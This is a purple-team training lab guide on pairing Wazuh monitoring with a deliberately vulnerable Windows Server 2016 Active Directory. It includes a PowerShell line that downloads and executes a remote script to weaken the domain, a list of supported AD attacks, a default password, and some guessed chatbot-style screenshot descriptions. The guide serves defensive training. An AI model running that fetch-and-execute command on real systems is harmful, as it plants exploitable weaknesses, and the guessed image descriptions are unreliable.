

# **Purple Team Lab 01 – Wazuh and Win2016**

**Joas A Santos**

**<https://www.linkedin.com/in/joas-antonio-dos-santos/>**

# Introduction

## Purple Team Introduction course laboratory

Wazuh is an open-source security monitoring platform that offers a comprehensive solution for threat detection, integrity monitoring, incident response, and compliance. It's designed to help organizations safeguard their IT infrastructure by providing real-time analytics and insights into their security posture. Here are some key aspects of Wazuh:

1. **Threat Detection:** Wazuh uses advanced analytics and signature-based methods to detect threats and malicious activities in real time. It monitors system and application logs, network traffic, and file integrity to identify suspicious behavior.
2. **Integrity Monitoring:** It constantly checks file integrity and registry settings to detect changes that might indicate a security incident, like tampering or unauthorized modifications.
3. **Incident Response:** Wazuh provides tools for rapid response to identified threats. This includes automated reactions to certain triggers and comprehensive reporting capabilities to aid in investigation.
4. **Compliance:** It helps organizations comply with various regulatory requirements by providing detailed logging, file integrity monitoring, and configuration assessment.
5. **Scalability and Integration:** Wazuh can be scaled to monitor large and complex environments. It integrates with a variety of other tools and platforms, including Elastic Stack for advanced data analysis and visualization.
6. **Agent-based and Agentless Monitoring:** Wazuh supports both agent-based and agentless monitoring, allowing for flexibility in different environments and use cases.
7. **Customizable and Extensible:** Being open-source, Wazuh can be customized and extended to fit specific organizational needs, including developing custom rules for threat detection.

## Documentation:

<https://documentation.wazuh.com/current/index.html>

Here's an overview of the key components:

### 1. Wazuh Agent:

- **Description:** A lightweight program installed on the systems you want to monitor (like servers, workstations, etc.).
- **Function:** It collects and forwards security-related data (like system logs, file integrity information, and registry data) to the Wazuh server for analysis.

### 2. Wazuh Server:

- **Description:** The central component of the Wazuh architecture.
- **Function:** It processes data received from the agents, analyzes it to detect threats or anomalies, and manages the agents. It includes the Wazuh manager and the Wazuh API.

### 3. Wazuh Indexer:

- **Description:** A data indexing and storage system, which was previously based on Elasticsearch.
- **Function:** It stores and indexes the security data collected from the agents for efficient searching, visualization, and alerting.

### 4. Wazuh Dashboard:

- **Description:** A web-based user interface.
- **Function:** It provides a visual interface for monitoring security alerts and managing the Wazuh infrastructure. It's used for exploring and visualizing data indexed by the Wazuh Indexer.


### 5. Packages List:

- **Description:** A set of software packages required for installing and running the various Wazuh components.
- **Components:** This typically includes the Wazuh agent, server, indexer, and dashboard packages, along with dependencies like database engines and web servers.

Each of these components plays a vital role in the overall functionality of the Wazuh security platform. They work in tandem to provide a robust, scalable solution for security monitoring, threat detection, and compliance management. The specific packages and installation procedures can vary depending on the operating system and environment.

## AD Structure

### AD STRUCTURE



**TRUSTED FOREST** In the context of Active Directory (AD), a "trusted forest" refers to a configuration where one forest trusts another forest, allowing users in one forest to access resources in another. This trust can be either unidirectional or bidirectional. In AD, a "forest" is a collection of one or more domains that share a common schema, configuration, and global catalog, and are linked by trust relationships. Establishing trust relationships between forests facilitates communication and collaboration between different organizational units or even between different

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>

organizations. When a forest trust is established, it can simplify access to resources across forests, reducing the number of trusts that need to be managed, thereby simplifying administration and improving collaboration. For example, if Company A and Company B are two separate organizations with their own Active Directory configurations (forests) and decide to collaborate on a project, they can establish a forest trust to allow employees of Company A to access certain resources on Company B's network, and vice versa.

**ROOT FOREST** A "root forest" is the first domain created in an Active Directory forest. It establishes the foundation for the schema, configuration, and global catalog for all other domains that may later be added to that forest. In terms of hierarchy and administration, the root forest domain is a fundamental component, as it holds the reference for all other domains under its forest and has the capability to establish trusts and relationships with other forests or domains.

**AD Services** Active Directory (AD) is one of the most widely used tools for identity management and directory services in corporate environments. It offers a variety of features to help administrators manage devices, users, and resources on a network. Here are 10 important features of Active Directory:

1. **Domains and Forest Structure:** Allows organizing and managing a set of domains under a common structure.
2. **User Account Management:** Facilitates the creation, modification, and deletion of user accounts.
3. **Group Policies (GPOs):** Offers the ability to define and apply specific settings to users or computers in a network.
4. **Authentication and Authorization:** Provides secure authentication and access control to resources based on user permissions.
5. **Global Catalog:** Acts as a central index for information in an AD forest, enabling fast and efficient queries.
6. **Replication:** Ensures that changes made in one domain controller are propagated to other domain controllers.

7. **Trust Relationships:** Establishes secure connections between domains and/or forests, allowing access to resources among them.
8. **Lightweight Directory Access Protocol (LDAP):** A protocol for reading and editing directory services like AD.
9. **Certificate Services:** Allows AD to manage the issuance and revocation of digital certificates.
10. **DNS Integration:** AD uses the Domain Name System (DNS) to locate domain controllers and other critical resources.

## Configuration LAB

1. Download the Windows Server 2016 ISO: [<https://www.microsoft.com/pt-br/evalcenter/download-windows-server-2016>]
2. Configure your Virtual Machine using VMWARE, VirtualBox, or Hyper-V
3. Use the following script to configure your Vulnerable AD: [<https://github.com/WazeHell/vulnerable-AD>]
4. Download the Wazuh OVA: [<https://packages.wazuh.com/4.x/vm/wazuh-4.7.1.ova>]

Install Windows Server in Virtual Box

<https://www.youtube.com/watch?v=8G6ZTu8qANM>

Install Windows Server in VMWare

<https://www.youtube.com/watch?v=IS9Eulfpffg>

Install OVA Wazuh


<https://www.youtube.com/watch?v=DjIkw4mg82M&pp=ygUSaW5zdGFsbCB3YXp1aCBvdmEg>

<https://www.youtube.com/watch?v=6MkJtiWUxhQ>

## AD Configuration

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>




In the left section, the information includes:

- Computer name and the domain it belongs to.
- Status of the Windows Firewall.
- Settings for remote management, remote desktop, and network interface card (NIC) teaming.
- Ethernet IP configuration, which is set to be obtained automatically via DHCP (Dynamic Host Configuration Protocol).

In the right section, the information includes:

- Date of the last installed update and configuration of Windows Update settings.
- Windows Defender settings and diagnostics.
- Information about the time zone and the product ID, which includes an activation key.
- Details about the processor, the amount of installed memory, and the total disk space.

In the bottom left corner, the information about the operating system version and the hardware details indicate that it is running in a VirtualBox environment, which is a virtualization software.



The image you uploaded is a screenshot of the "Add Roles and Features Wizard" from the Windows Server management interface. This particular step in the wizard is where you select the type of installation you wish to perform.

There are two main options available:

1. **Role-based or feature-based installation:** This option allows you to configure a single server by adding roles, role services, and features. Roles are major server functions like Web Server (IIS), File and Storage Services, etc. Role services are components of a role that can be installed separately, and features are additional functionalities that are not directly related to roles.
2. **Remote Desktop Services installation:** This option installs the necessary role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment. VDI is a technology that allows users to access a desktop environment on a server rather than on a local computer.

On the top right, we can see the "Destination Server" is identified, which is the server where these roles or features will be installed.


In English, the explanation of the image would be:

The screenshot shows the "Add Roles and Features Wizard" in Windows Server, highlighting the installation type selection. You are presented with two options: a role-based or feature-based installation for configuring server roles, services, and features, or a Remote Desktop Services installation for setting up a Virtual Desktop Infrastructure for virtual machine-based or session-based desktops. The destination server for the installation is specified in the top right corner.

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>





1. **Select a server from the server pool:** This option is for choosing an existing server from the pool of servers that are already managed by the Server Manager. The servers listed here are those that are running Windows Server 2012 or newer versions and have been added to the server manager for management.
2. **Select a virtual hard disk:** This option is for installing roles and features directly to an offline virtual hard disk (VHD) file without affecting the running operating system.

Below these options, there's a "Server Pool" section that lists the servers currently managed by the Server Manager. In this screenshot, one server is listed with its name, IP address, and operating system version:

- **Name:** WIN-J84F9QGGKVR (which is likely a unique identifier for the server)
- **IP Address:** 172.20.10.9
- **Operating System:** Microsoft Windows Server 2016 Standard Evaluation

## Select server roles

Before You Begin  
Installation Type  
Server Selection  
**Server Roles**  
Features  
Confirmation  
Results

Select one or more roles to install on the selected server.

## Roles

- ☐ Active Directory Certificate Services
- ☒ Active Directory Domain Services (Installed)
- ☐ Active Directory Federation Services
- ☐ Active Directory Lightweight Directory Services
- ☐ Active Directory Rights Management Services
- ☐ Device Health Attestation
- ☐ DHCP Server
- ☒ DNS Server (Installed)
- ☐ Fax Server
- ☒ **File and Storage Services (2 of 12 installed)**
  - ☒ File and iSCSI Services (1 of 11 installed)
    - ☒ Storage Services (Installed)
  - ☐ Host Guardian Service
  - ☐ Hyper-V
  - ☐ MultiPoint Services
  - ☐ Network Policy and Access Services
  - ☐ Print and Document Services
  - ☐ Remote Access
  - ☐ Remote Desktop Services
  - ☐ Volume Activation Services

## Description

File and Storage Services includes services that are always installed, as well as functionality that you can install to help manage file servers and storage.

&lt; Previous

Next &gt;

Install

Cancel

## Select features

Before You Begin  
Installation Type  
Server Selection  
Server Roles  
**Features**  
Confirmation  
Results

Select one or more features to install on the selected server.

## Features

- ☒ **.NET Framework 3.5 Features (1 of 3 installed)**
  - ☒ .NET Framework 3.5 (includes .NET 2.0 and 3.0)
  - ☐ HTTP Activation
  - ☐ Non-HTTP Activation
- ☒ **.NET Framework 4.6 Features (2 of 7 installed)**
  - ☒ .NET Framework 4.6 (Installed)
  - ☐ ASP.NET 4.6
  - ☒ WCF Services (1 of 5 installed)
- ☐ Background Intelligent Transfer Service (BITS)
- ☐ BitLocker Drive Encryption
- ☐ BitLocker Network Unlock
- ☐ BranchCache
- ☐ Client for NFS
- ☐ Containers
- ☐ Data Center Bridging
- ☐ Direct Play
- ☐ Enhanced Storage
- ☐ Failover Clustering
- ☒ Group Policy Management (Installed)

## Description

.NET Framework 4.6 provides a comprehensive and consistent programming model for quickly and easily building and running applications that are built for various platforms including desktop PCs, Servers, smart phones and the public and private cloud.

&lt; Previous

Next &gt;

Install

Cancel

1. **Install Windows Server 2016:** Begin by installing Windows Server 2016 on a server machine. Ensure that the server meets all the hardware requirements for Windows Server 2016 and has a static IP address.

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>

2. **Configure Basic Server Settings:** Set up the server's basic settings, such as computer name, IP configuration, and updates.
3. **Install the Active Directory Domain Services (AD DS) Role:**
  - Open the Server Manager.
  - Click on 'Add roles and features'.
  - Proceed through the wizard until you reach the 'Server Roles' page.
  - Select 'Active Directory Domain Services'.
  - Add features that are required for Active Directory Domain Services.
  - Confirm and install the AD DS role.
4. **Promote the Server to a Domain Controller:**
  - After installing AD DS, you'll see a notification in Server Manager to promote the server to a domain controller.
  - Click on the notification and then on 'Promote this server to a domain controller'.
  - Choose to add a new forest and specify the Root domain name (e.g., yourcompany.local).
  - Proceed through the wizard, setting a Directory Services Restore Mode (DSRM) password and other settings as required.
5. **Configure DNS and DHCP (if necessary):** Active Directory relies heavily on DNS. If your server is also going to be the DNS server, you should configure DNS settings appropriately. If you're using DHCP, configure it to assign IP addresses automatically within your network.
6. **Create Users, Groups, and OUs:** After the AD DS installation, use the Active Directory Users and Computers console to create and manage user accounts, groups, and Organizational Units (OUs).
7. **Set Up Group Policies:** Utilize the Group Policy Management Console (GPMC) to create and manage Group Policy Objects (GPOs) that define security settings and other operational behaviors for users and computers in your domain.
8. **Backup and Disaster Recovery Planning:** Regularly back up your AD DS to recover from accidental deletion or corruption of AD data.
9. **Additional Configuration:** Depending on your network and security requirements, you may need to configure additional features like AD Federation Services, Certificate Services, etc.

## Vulnerable-AD

```
# if you didn't install Active Directory yet , you can try
Install-windowsfeature AD-domain-services
Import-Module ADDSDeployment
Install-ADDSForest -CreateDnsDelegation:$false -DatabasePath "C:\\Windows\\NTDS" -
DomainMode "7" -DomainName "cs.org" -DomainNetbiosName "cs" -ForestMode "7" -
InstallDns:$true -LogPath "C:\\Windows\\NTDS" -NoRebootOnCompletion:$false -SysvolPath
"C:\\Windows\\SYSVOL" -Force:$true
# if you already installed Active Directory, just run the script !
IEX((new-object
net.webclient).downloadstring("https://raw.githubusercontent.com/wazehell/vulnerable-
AD/master/vulnad.ps1"));
Invoke-VulnAD -UsersLimit 100 -DomainName "domain.org"
```

### Supported Attacks

- Abusing ACLs/ACEs
- Kerberoasting
- AS-REP Roasting
- Abuse DnsAdmins
- Password in Object Description
- User Objects With Default password (Changeme123!)
- Password Spraying
- DCSync
- Silver Ticket
- Golden Ticket
- Pass-the-Hash
- Pass-the-Ticket
- SMB Signing Disabled

<https://github.com/safebuffer/vulnerable-AD>


### Download Lab Ready:

[https://drive.google.com/drive/folders/1Yyyh79\\_OVOIgrVXQ8VPWGYB9fH-FspA?usp=drive\\_link](https://drive.google.com/drive/folders/1Yyyh79_OVOIgrVXQ8VPWGYB9fH-FspA?usp=drive_link)

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>


# Wazuh Configuration




The dashboard is divided into three main sections:

- **Security Information Management:** Includes tools for security events, which allow browsing and identifying security alerts, and integrity monitoring, which alerts related to file changes.
- **Threat Detection and Response:** Contains tools for identifying vulnerabilities in the system and for utilizing the MITRE ATT&CK knowledge base, which is a globally-accessible knowledge base of adversary tactics and techniques.
- **Auditing and Policy Monitoring:** Features tools for policy monitoring and system auditing to ensure systems are configured correctly and user behavior is monitored.
- **Regulatory Compliance:** Provides quick access to compliance monitoring related to various standards and regulations like PCI DSS, NIST 800-53, TSC, and GDPR.


## Powershell Logs




This image likely shows the Group Policy Editor in Windows, which is a tool for managing system and user settings. It typically displays a tree of configuration categories like Computer Configuration and User Configuration, each with a variety of sub-categories for detailed settings.



This image may show the settings within the Group Policy Editor specific to Windows PowerShell, such as enabling script execution policies, transcript logging, or module logging.



